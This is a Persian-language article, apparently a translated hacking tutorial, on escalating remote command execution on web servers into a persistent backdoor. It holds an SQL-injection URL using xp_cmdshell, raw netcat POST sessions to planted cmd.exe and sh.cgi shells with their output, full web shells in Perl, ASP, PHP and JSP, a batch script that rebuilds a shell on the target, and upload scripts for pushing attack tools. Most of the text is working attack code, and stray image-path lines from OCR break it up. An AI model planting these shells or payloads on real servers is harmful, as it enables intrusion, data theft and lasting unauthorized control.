Shell یا ریشه(/bin/sh) در شاخه cgi-bin به عنوان sh.cgi کپی می شود .

اکسپلویت کردنSQL Injection

در اینجا، ما چگونگی استفاده از SQL Injection را برای گرفتن (invoke) یک رویه ذخیره شده روی یکdatabase server و سپس اجرای دستورات به وسیله رویه های ذخیره شده بررسی می کنیم.

http://www3.example.com/product.asp?id=5%01EXEC+master..xp_cmdshell+
'copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\'

Invoke کردن مترجم دستو ر

هدف ما از ایجادbackdoor به وسیله انتقال مترجم دستور یا Shell به ریشه سندِ وب در حقیقت این است که بتوانیم آنرا از راه دور رویHTTP خواسته وinvoke کنیم .روشHTTP POST بهترین درخواست برای این هدف است .با استفاده ازPOST داده های ، ورودی به منبع خواسته شده (invoked) روی ورودی استاندارد گذر داده می شوند و وب سرور ورودی های تولید شده به وسیله خروجی استاندارد روی ارتباط HTTP را برمی گرداند .

ما باید چگونگی ارسال دستورها به مترجم دستور را رویPOST با دو مثال توضیح دهیم . یکی برایCMD.EXE روی IIS و Windows NT و دیگری برایsh.cgi که یک کپی از/bin/sh می باشد (رویApache و(Linux

POST کردن دستورات بهCMD.exe

مثال زیر دو دستور در حال اجرا را روی CMD.exe که روی

http://www.example.com/scripts/cmd.exe

قابل دسترس است (نشان می دهد .درخواستPOST با حروف آبی نشان داده شده است

$ nc www.example.com 80

POST /scripts/cmd.exe HTTP/1.0
Host: www1.example.com
Content-length: 17

ver
dir c:\
exit

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Wed, 08 Dec 1999 06:13:19 GMT
Content-Type: application/octet-stream
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.
C:\Inetpub\scripts>ver
Windows NT Version 4.0
C:\Inetpub\scripts>dir c:\
Volume in drive C has no label.
Volume Serial Number is E43A-2A0A
Directory of c:\
10/04/00 05:28a <DIR> WINNT
10/04/00 05:31a <DIR> Program Files
10/04/00 05:37a <DIR> TEMP
10/04/00 07:01a <DIR> Inetpub
10/04/00 07:01a <DIR> certs
11/28/00 05:12p <DIR> software

```
12/06/00 03:46p <DIR> src
12/07/00 12:50p <DIR> weblogic
12/07/00 12:53p <DIR> weblogic_publish
12/07/99 01:11p <DIR> JavaWebServer2.0
12/07/99 06:49p 134,217,728 pagefile.sys
12/07/99 07:24a <DIR> urlscan
12/07/99 04:55a <DIR> Netscape
13 File(s) 134,217,728 bytes
120,782,848 bytes free
C:\Inetpub\scripts>exit
$
```

مقداری توجه برایCMD.exe لازم است تا دستورها را به طور صحیح دریافت کند و همچنین مقداری توجه برای وب سرور که خروجیCMD.exe را به طور صحیح برگرداند . در مثال فوق، ما دستور"exit" را نیز اضافه کردیم تا اطمینان حاصل کنیم که جریان ورودی بهCMD.exe به طور کامل پایان یافته است . همچنینContent-Length مربوط به درخواستPOST نتیجتا محاسبه می شود که باید کاراکترهای اضافی که به وسیله"exit" ایجاد می شود را به خاطر بسپاریم .

POST کردن دستورات به /bin/sh

مثال زیر سه دستور در حال اجرا باbin/sh/ که رویhttp://www2.example.com/cgi-bin/sh.cgi قابل دسترس است (را نشان (می دهد .درخواستPOST نمایش داده شده اند :

```
$ nc www2.example.com 80
POST /cgi-bin/sh.cgi HTTP/1.0
Host: www2.example.com
Content-type: text/html
Content-length: 60
echo 'Content-type: text/html'
echo
uname
id
ls -la /
exit
HTTP/1.1 200 OK
Date: Thu, 27 Nov 2003 20:47:20 GMT
Server: Apache/1.3.12
Connection: close
Content-Type: text/html
Linux
uid=99(nobody) gid=99(nobody) groups=99(nobody)
total 116
drwxr-xr-x 19 root root 4096 Feb 2 2002 .
drwxr-xr-x 19 root root 4096 Feb 2 2002 ..
drwxr-xr-x 2 root root 4096 Jun 20 2001 bin
drwxr-xr-x 2 root root 4096 Nov 28 02:01 boot
drwxr-xr-x 6 root root 36864 Nov 28 02:01 dev
drwxr-xr-x 29 root root 4096 Nov 28 02:01 etc
drwxr-xr-x 8 root root 4096 Dec 1 2001 home
drwxr-xr-x 4 root root 4096 Jun 19 2001 lib
drwxr-xr-x 2 root root 16384 Jun 19 2001 lost+found
```

```
drwxr-xr-x 4 root root 4096 Jun 19 2001 mnt
drwxr-xr-x 3 root root 4096 Feb 2 2002 opt
dr-xr-xr-x 37 root root 0 Nov 28 2003 proc
drwxr-x--- 9 root root 4096 Feb 9 2003 root
drwxr-xr-x 3 root root 4096 Jun 20 2001 sbin
drwxrwxr-x 2 root root 4096 Feb 2 2002 src
drwxrwxrwt 7 root root 4096 Nov 28 02:01 tmp
drwxr-xr-x 4 root root 4096 Feb 2 2002 u01
drwxr-xr-x 21 root root 4096 Feb 2 2002 usr
1 input steam
drwxr-xr-x 16 root root 4096 Jun 19 2001 var
$
```

توجه لازمه نسبت به/bin/sh روی Apache اندکی متفاوت است Apache یک هدر جواب درHTTP را حالت درستی از تمام پلاتفرم هایCGI انتظار دارد، از این رو مجبور هستیم که خطوط"Content-Type: text/html" را در خروجی از قبل نامعلوم سازیم .دو دستور"echo" برای این هدف هستند .

اتوماتیک کردن فرآیند POST

ما در Perl اسکریپت دوpost_sh.pl و(post_cmd.pl) ساخته ایم که با آنها می توان وظیفه ی تدارک دیدن درخواست های POSTصحیح برای دستورها و فرستادن آنها به وب سرور را اتوماتیک انجام داد . ترکیب (syntax) برای invoke کردن post_cmd.pl به صورت زیر می باشد:

```
usage: post_cmd.pl url [proxy:port] < data
post_cmd.pl takes all the data to be POSTed to the URL as
standard input. Either enter the data manually and hit ^D (unix)
or ^Z (dos) to end; or redirect the data using files or pipes
```

post_cmd.pl طوری نوشته شده که می تواند چنین درخواست هایPOST روی یک پراکسی سرور راtunnel کندpost_sh.pl روی خطوطی مشابه است.

مثال های زیر همان نتایجی که با استفاده از اسکریپت هایPerl بجای قالب دهی درخواست هایPOST خودمان، نتیجه می شد را نشان می دهد:

خروجی post_cmd.pl :

```
$ ./post_cmd.pl http://www1.example.com/scripts/cmd.exe
ver
dir c:\
^D
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Wed, 08 Dec 1999 06:05:46 GMT
Content-Type: application/octet-stream
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.
C:\Inetpub\scripts>ver
```

```
Windows NT Version 4.0
C:\Inetpub\scripts>dir c:\
Volume in drive C has no label.
Volume Serial Number is E43A-2A0A
Directory of c:\
10/04/00 05:28a <DIR> WINNT
10/04/00 05:31a <DIR> Program Files
10/04/00 05:37a <DIR> TEMP
10/04/00 07:01a <DIR> Inetpub
10/04/00 07:01a <DIR> certs
11/28/00 05:12p <DIR> software
12/06/00 03:46p <DIR> src
12/07/00 12:50p <DIR> weblogic
12/07/00 12:53p <DIR> weblogic_publish
12/07/99 01:11p <DIR> JavaWebServer2.0
12/07/99 06:49p 134,217,728 pagefile.sys
12/07/99 07:24a <DIR> urlscan
12/07/99 04:55a <DIR> Netscape
13 File(s) 134,217,728 bytes
120,782,848 bytes free
C:\Inetpub\scripts>exit
$
```

خروجی post_sh.pl :

```
$ ./post_sh.pl http://www2.example.com/cgi-bin/sh.cgi
uname
id
ls -la /
^D
HTTP/1.1 200 OK
Date: Thu, 27 Nov 2003 20:43:54 GMT
Server: Apache/1.3.12
Connection: close
Content-Type: text/html
Linux
uid=99(nobody) gid=99(nobody) groups=99(nobody)
total 116
drwxr-xr-x 19 root root 4096 Feb 2 2002 .
drwxr-xr-x 19 root root 4096 Feb 2 2002 ..
drwxr-xr-x 2 root root 4096 Jun 20 2001 bin
drwxr-xr-x 2 root root 4096 Nov 28 02:01 boot
drwxr-xr-x 6 root root 36864 Nov 28 02:01 dev
drwxr-xr-x 29 root root 4096 Nov 28 02:01 etc
drwxr-xr-x 8 root root 4096 Dec 1 2001 home
drwxr-xr-x 4 root root 4096 Jun 19 2001 lib
drwxr-xr-x 2 root root 16384 Jun 19 2001 lost+found
drwxr-xr-x 4 root root 4096 Jun 19 2001 mnt
drwxr-xr-x 3 root root 4096 Feb 2 2002 opt
dr-xr-xr-x 37 root root 0 Nov 28 2003 proc
drwxr-x--- 9 root root 4096 Feb 9 2003 root
drwxr-xr-x 3 root root 4096 Jun 20 2001 sbin
```

```
drwxrwxr-x 2 root root 4096 Feb 2 2002 src
drwxrwxrwt 7 root root 4096 Nov 28 02:01 tmp
drwxr-xr-x 4 root root 4096 Feb 2 2002 u01
drwxr-xr-x 21 root root 4096 Feb 2 2002 usr
drwxr-xr-x 16 root root 4096 Jun 19 2001 var
$
```

در این وضعیت، می توانیم چندین دستور را به وب سرور هدف با استفاده درخواست های HTTP POST ارسال و منتشر کنیم . این فکر باید برای ایجاد فایل های دلخواه روی وب سرور مورد استفاده قرار گیرد همان طور که در قسمت قبل بحث شد .

Command Prompt مبتنی بر Web (WBCP)

بعد از دست یابی به RCE نیاز داریم که دستورات را روی وب سرور هدف به صورت متقابل اجرا کنیم . راه های معمول ا ین کار یا ، ایجاد یک shell و سپس bind کردن آن روی یک پورت TCP در سیستم مقصد می باشد یا اینکه یک xterm را به یک نمایشگر X راه دور روانه ساخته و بفرستیم . به هر حال، بعضی مواقع با یک دیوارآتش محکم که تنها به درخواست HTTP به عنوان ترافیک ورودی و جواب HTTP به عنو ان ترافیک خروجی اجازه عبور می دهد، بعضی تکنیک های حمله کارکرد نخواهد داشت . در اینجا باید امثالی از "command prompt" های تحت Web یا WBCP ها "برای شما مثال بزنیم تا بر این محدودیت ها نیز فائق آیید .

یک WBCP یک hells نیمه-تقابلی(semi-interactive) را بوسیله ی ک فرم HTML برای ما ارائه می دهد . این فرم دستور را به ، عنوان ورودی یا <INPUT> می پذیرد و نتیجه خروجی را به عنوان یک text یا متن pre-formatted نمایش می دهد .

دلیل اینکه command prompt های تحت Web ، نیمه-تقابلی هستند این است که آنها وضعیت ترمینال را مثل شاخه کار کرد فعلی محیط سیستم و ... را حفظ نمی کند . این موارد می توانند توسط فرم های HTML که مبتنی بر نشست کار می کنند انجام شود که خارج از هدف این مقاله است در صورت نیاز آماده به نوشتن جزئیات هستم .


دستورهای اجرا شده توسط چنین WBCP هایی سطح اختیارات طرز عمل وب سرور را فرض می کنند . برای مثال، برای سیستم یونیکس که در حال اجرای Apache هستند uid برابر "nobody" می باشد در حالی که برای سیستم های ویندوزی که در حال اجرای IIS می باشند، درجات برابر "IUSR_machinename" یا "IWAM_machinename" می باشد .

در زیر چهار مثال از یک WBCP می بینید :

perl_shell.cgi – Perl

اسکریپت زیر که از Perl و cgi-lib.pl استفاده می کند یک WBCP در حالت نیمه-تقابلی ارائه می دهد .

```
#!/usr/bin/perl
require "cgi-lib.pl";
print &PrintHeader;
print "<FORM ACTION=perl_shell.cgi METHOD=GET>\n";
print "<INPUT NAME=cmd TYPE=TEXT>\n";
print "<INPUT TYPE=SUBMIT VALUE=Run>\n";
print "</FORM>\n";
&ReadParse(*in);
if($in{'cmd'} ne "") {
print "<PRE>\n$in{'cmd'}\n\n";
print `/bin/bash -c "$in{'cmd'}"`;
print "</PRE>\n";
}
```




cmdasp.asp – ASP

اسکریپت ASP یک زیر WBCP برای سیستم های ویندوزی که در حال اجرای IIS می باشند، استcmdasp.asp نسخه ای تغییر یافته از اسکریپت اصلی بوده که توسط Maceo نوشته شده است

```
<%
Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile
On Error Resume Next
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
szCMD = Request.Form(".CMD")
If (szCMD <> "") Then
szTempFile = "C:\" & oFileSys.GetTempName( )
Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
End If
%>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%
If (IsObject(oFile)) Then
```

```
On Error Resume Next
Response.Write Server.HTMLEncode(oFile.ReadAll)
oFile.Close
Call oFileSys.DeleteFile(szTempFile, True)
End If
%>
</PRE>
```




برتری این اسکریپت از دیگرcommand prompt های تحت ASP این است که برای اجرای دستورهایshell هیچ احتیاجی به COM component ها برایregister شدن نیست .همچنین سطح دسترسی مدیر نیز لازم ندارد .

sys.php – PHP

ایجاد یکshell تحتweb باPHP بسیار راحت می باشد .اسکریپت زیر یک shell تحت web را درPHP روشن می سازد .

```
<FORM ACTION="sys.php" METHOD=POST>
Command: <INPUT TYPE=TEXT NAME=cmd>
<INPUT TYPE=SUBMIT VALUE="Run">
<FORM>
<PRE>
<?php
if(isset($cmd)) {
system($cmd);
}
```

```
?>
<PRE>
```



JSP - cmdexec.jsp

کد JSP زیر یک WBCP برای سرور های J2EE می باشد که از Java Server Pages یا(JSP) نیز پشتیبانی می کنند

```
<FORM METHOD=GET ACTION='cmdexec.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
String output = "";
if(cmd != null) {
String s = null;
try {
Process p = Runtime.getRuntime().exec(cmd);
BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
while((s = sI.readLine()) != null) {
output += s;
}
}
catch(IOException e) {
e.printStackTrace();
}
}
%>
<pre>
<%=output %>
</pre>
(Thanks to Shreeraj Shah for cmdexec.jsp)
```

هر زبان برنامه نویسی برای web app ها که اجازه می دهد دستورات محلی OS اجرا شوند، می تواند برای ایجاد یک WBCP استفاده شود.

نصبWBCP

با استفاده از اجرای دستور از را ه دور یاRCE ما می توانیم دستوراتی از قبیل "echo" را اجرا کرده و خروجی را در یک فایل redirect کنیم .با استفاده از چندین دستور"echo" ما می توانیم یک فایل روی وب سرور ،remote ایجاد کنیم . تنها نکته ضروری که از قبل باید ، در نظر گرفته شود این است که ما به یک شاخه ی قابل نوشت (writeable) روی وب سرور هدف احتیاج داریم .

create_cmdasp.bat

در زیر مجموعه ای از دستورها را می بینید که می توانند روی یکWindows DOS Prompt اجرا شده و فایل cmdasp.asp را همان طور که در قسمت های قبل اشاره شد؛ نشان داده شده است، مجددا ایجاد کنند

```
echo ^<^% > cmdasp.asp
echo Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile >> cmdasp.asp
echo On Error Resume Next >> cmdasp.asp
echo Set oScript = Server.CreateObject(^"WSCRIPT.SHELL^") >> cmdasp.asp
echo Set oScriptNet = Server.CreateObject(^"WSCRIPT.NETWORK^") >> cmdasp.asp
echo Set oFileSys = Server.CreateObject(^"Scripting.FileSystemObject^")
>> cmdasp.asp
echo szCMD = Request.Form(^".CMD^") >> cmdasp.asp
echo If (szCMD ^<^> ^"^") Then >> cmdasp.asp
echo szTempFile = ^"C:\^" & oFileSys.GetTempName() >> cmdasp.asp
echo Call oScript.Run(^"cmd.exe /c ^" ^& szCMD ^& ^" ^> ^" ^& szTempFile,0,True)
>> cmdasp.asp
echo Set oFle = oFileSys.OpenTextFile(szTempFile,1,False,0) >> cmdasp.asp
echo End If >> cmdasp.asp
echo ^%^> >> cmdasp.asp
echo ^<FORM action=^"^<^%= Request.ServerVariables(^"URL^") ^%^>^" method=^"POST^"^>
>> cmdasp.asp
echo ^<input type=text name=^".CMD^" size=70 value=^"^<^%= szCMD ^%^>^"^> >> cmdasp.asp
echo ^<input type=submit value=^"Run^"^> >> cmdasp.asp
echo ^</FORM^> >> cmdasp.asp
echo ^<PRE^> >> cmdasp.asp
echo ^<^% >> cmdasp.asp
echo If (IsObject(oFile)) Then >> cmdasp.asp
echo On Error Resume Next >> cmdasp.asp
echo Response.Write Server.HTMLEncode(oFile.ReadAll) >> cmdasp.asp
echo oFile.Close >> cmdasp.asp
echo Call oFileSys.DeleteFile(szTempFile, True) >> cmdasp.asp
echo End If >> cmdasp.asp
echo ^%^> >> cmdasp.asp
echo ^<^/PRE^> >> cmdasp.asp
```

دستورات فوق می توانند بواسطه ی یک فایل مثلpost_cmd.pl اجرا شوند و فایل"cmdasp.asp" را روی وب سرور هدف ایجاد کنند .به همان حالت، با استفاده از دستوراتی از قبیل"echo" هر فایلtext دلخواهی می تواند روی سرور مجددا ایجاد شود-Meta character های Shell بایستی به درستی با کاراکترهای&, ", >, <, |, %, از قبیل escape مناسبescape شوند

در بسیاری ازShell های تحت یونیکس، کاراکترescape می باشد و در"\" برابر Shell تحت ویندوز، کاراکترescape می "^" برابر باشد. دیگرWBCP ها می توانند به همین حالت روی وب سرورهای مورد نظر مجددا ایجاد شوند (re-create).

ایجاد-مجدد فایل های دلخواه باینری

روی shell هایی که شبیه به Unix Bourne باشند، امکان استفاده از دستور "echo" برای نوشتن(write) کاراکترهای دلخواه در یک فایل وجود دارد، که این کار با استفاده از قالب "\xHH" انجام می شود که HH به یک مقدار(value) دو رقمی در مبنای شانزده بر می گردد .یک فایل باینری یا دودویی می تواند توسط یک رشته از شماره های دو رقمی در مبنای 16 ، نمایش داده شود، از قبیل:

```
echo -e "\x0B\xAD\xC0\xDE\x0B\xAD\xC0\xDE\x0B\xAD\xC0\xDE" > file
```

در ویندوز امکان ساخت مجدد فایل های دو دویی وجود دارد، اگرچه CMD.exe نمی تواند کاراکترهای دلخواه را بنویسد . حقه ی کار در استفاده ازDEBUG.exe در حالتscripted یا non-interactive می باشد که در نهایت به وسیله این فایل می توان فایل های دلخواه دودویی ایجاد کرد.

File Uploader

علاوه بر اجرای فایل روی وب سرور هدف، یک نفوذگر ممکن است علاقه به انتقال فایل نیز به وب سرور مورد نظر خود باشد . تکنیک های معمول مانند NetBIOS ، NFS،FTP و ... به دلیل وجود دیوارآتش و جلوگیری آن، کارکرد نخواهند داشت . برای رفع این مشکل احتیاج به ایجاد یک File Uploader داریم .تکنیک مذکور در قسمت های قبل گفته شده که البته برای فایل های حجیم و بزرگ بسیار کند خواهد بود اگرچه، راهی بهتر وجود دارد!

این امکان وجود دارد که فایل ها را به وسیله روشHTTP POST Multipart-MIME آپلود کنیم .محتویات فایل در یک درخواست HTTP Post قرار گرفته و به سمت سرور فرستاده می شوند .بر روی سرور، یکupload script این محتویات را دریافت کرده و آنها را در یک فایل ذخیره وsave می کند .بحث های جزئی راجع به درخواست هایHTTP Multipart-MIME POST خارج از هدف این مقاله می باشد) که در صورت نیاز حاضر به نوشتن مباحثی بسیار تخصصی راجع به این موضوع هستم.)

برای انجام آپلودها، نیازمند یک شاخه ای هستیم که در آنجا پروسه وب سرور امتیاز و سطح دسترسی (Privilege) ایجاد و نوشتن را دارد nobody, IUSR_machinename, IWAM_machinename و ....


در زیر سه مثال راجع به چنین upload script ها را ذکر کرده ایم :

upload.inc & upload.asp– ASP

دو فایل زیر حاوی کدی برای دریافت اطلاعاتHTTP POST Multipart-MIME و ذخیره آن در یک فایل می باشند ASP حاوی روتین های درون ساختی برای رمزگشائی اطلاعات رمزنگاری شدهMultipart-MIME ندارد . بنابراین، فایل مکمل upload.incکه حاوی روتین های مناسبی باشد، مورد نیاز است.

upload.asp:

```
<form method=post ENCTYPE="multipart/form-data">
<input type=file name="File1">
<input type="submit" Name="Action" value="Upload">
</form>
<hr>
<!--#INCLUDE FILE="upload.inc"-->
<%
If Request.ServerVariables("REQUEST_METHOD") = "POST" Then
Set Fields = GetUpload()
If Fields("File1").FileName <> "" Then
Fields("File1").Value.SaveAs Server.MapPath(".") & "\" & Fields("File1").FileName
Response.Write("<LI>Upload: " & Fields("File1").FileName)
End If
End If
%>
```



upload.cgi – Perl

با استفاده از Perl و cgi-lib.pl ایجاد یک اسکریپت uploader کاری بس یار راحت خواهد بود . مثال زیر چگونگی این کار را نشان می دهد:

```
#!/usr/bin/perl
require "cgi-lib.pl";
print &PrintHeader;
print "<form method='POST' enctype='multipart/form-data' action='upload.cgi'>\n";
print "File path: <input type=file name=upfile>\n";
print "<input type=submit value=upload></form>\n";
&ReadParse;
```

upload.php – PHP

ایجاد یک uploader با PHP نیز کاری راحت خواهد بود .

```
<FORM ENCTYPE="multipart/form-data" ACTION="upload.php" METHOD=POST>
<INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="10000000">
<input type="File" name="userfile" size="30">
```

```
<INPUT TYPE="submit" VALUE="upload">
</FORM>
<?php
if($userfile_name != "") {
copy("$userfile", "./$userfile_name") or die("Couldnt copy file");
echo "File name: $userfile_name<br>\n";
echo "File size: $userfile_size bytes<br>\n";
echo "File type: $userfile_type<br>\n";
}
?>
```

هنگامی که ما هم امکان اجرای دستور و هم امکانات آپلود روی HTTP را داشته باشیم، تقریبا می توانیم هر کاری که را که در وب سرور هدف مورد نظرمان است، انجام دهیم

در این صورت امکان: کشفSource Code و سپس پیکربندی فایل ها روی وب سرور وجود دارد . کشف شبکه ی داخلی) اگر وجود داشته باشد (که وب سرور هدف در آن استقرار دارد. آپلود کردن ابزارهای حمله روی وب سرور هدف و سپس اجرای آنها و...

